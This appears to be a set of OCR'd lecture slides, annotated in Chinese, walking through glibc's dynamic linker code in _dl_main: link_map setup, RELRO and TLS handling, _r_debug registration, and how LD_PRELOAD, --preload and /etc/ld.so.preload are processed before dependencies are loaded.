
```c
if (!GL(dl_rtld_map).l_name)
    GL(dl_rtld_map).l_name = (char *)GL(dl_rtld_map).l_libname->name;
GL(dl_rtld_map).l_type = lt_library;
main_map->l_next = &GL(dl_rtld_map);
GL(dl_rtld_map).l_prev = main_map;
++GL(dl_ns)[LM_ID_BASE]._ns_nloaded;
++GL(dl_load_adds);

if (GLRO(dl_use_load_bias) == (ElfW(Addr)) - 2)
    GLRO(dl_use_load_bias) = main_map->l_addr == 0 ? -1 : 0;

const ElfW(Ehdr) * rtld_ehdr;
rtld_ehdr = (void *)GL(dl_rtld_map).l_map_start;
const ElfW(Phdr) *rtld_phdr = (const void *)rtld_ehdr + rtld_ehdr->e_phoff;
GL(dl_rtld_map).l_phdr = rtld_phdr;
GL(dl_rtld_map).l_phnum = rtld_ehdr->e_phnum;

size_t cnt = rtld_ehdr->e_phnum;
while (cnt-- > 0)
    if (rtld_phdr[cnt].p_type == PT_GNU_RELRO)
    {
        GL(dl_rtld_map).l_relro_addr = rtld_phdr[cnt].p_vaddr;
        GL(dl_rtld_map).l_relro_size = rtld_phdr[cnt].p_memsz;
        break;
    }

if (GL(dl_rtld_map).l_tls_blocksize != 0)
    GL(dl_rtld_map).l_tls_modid = _dl_next_tls_modid();

if (main_map->l_info[DT_DEBUG] != NULL)
    main_map->l_info[DT_DEBUG]->d_un.d_ptr = (ElfW(Addr))r;
```

取得 _r_debug 位址，寫到 executable 的 link_map l_info[ ] 當中

$ DL Start

_dl_main part4

- 處理三種 preload library 的方法
  - Environment variable “LD_PRELOAD”
  - Argument “--preload"
  - File “/etc/ld.so.preload”
- 加載使用到的 object 並處理 object 彼此的 dependency
- Mark 加載的 object 已經在 global scope




```
$
    struct link_map **preloads = NULL;
    unsigned int npreloads = 0;

    if (__glibc_unlikely(preloadlist != NULL))
        npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");

    if (__glibc_unlikely(preloadarg != NULL))
        npreloads += handle_preload_list(preloadarg, main_map, "--preload");

    static const char preload_file[] = "/etc/ld.so.preload";
    if (__glibc_unlikely(__access(preload_file, R_OK) == 0))
    {
        file = _dl_sysdep_read_whole_file(preload_file, &file_size,
                                          PROT_READ | PROT_WRITE);
        if (__glibc_unlikely(file != MAP_FAILED)) { ... }
    }

    if (__glibc_unlikely(*first_preload != NULL))
    {
        struct link_map *l = *first_preload;
        preloads = __alloca(npreloads * sizeof preloads[0]);
        i = 0;
        do
        {
            preloads[i++] = l;
            l = l->l_next;
        } while (l);
    }

    _dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);
    for (i = main_map->l_searchlist.r_nlist; i > 0;)
        main_map->l_searchlist.r_list[--i]->l_global = 1;
```

$ DL Start

_dl_main part4

- 處理三種 preload library 的方法
    - Environment variable “LD_PRELOAD”
    - Argument “--preload"
    - File “/etc/ld.so.preload”
- 加載使用到的 object 並處理 object 彼此的 dependency
- Mark 加載的 object 已經在 global scope



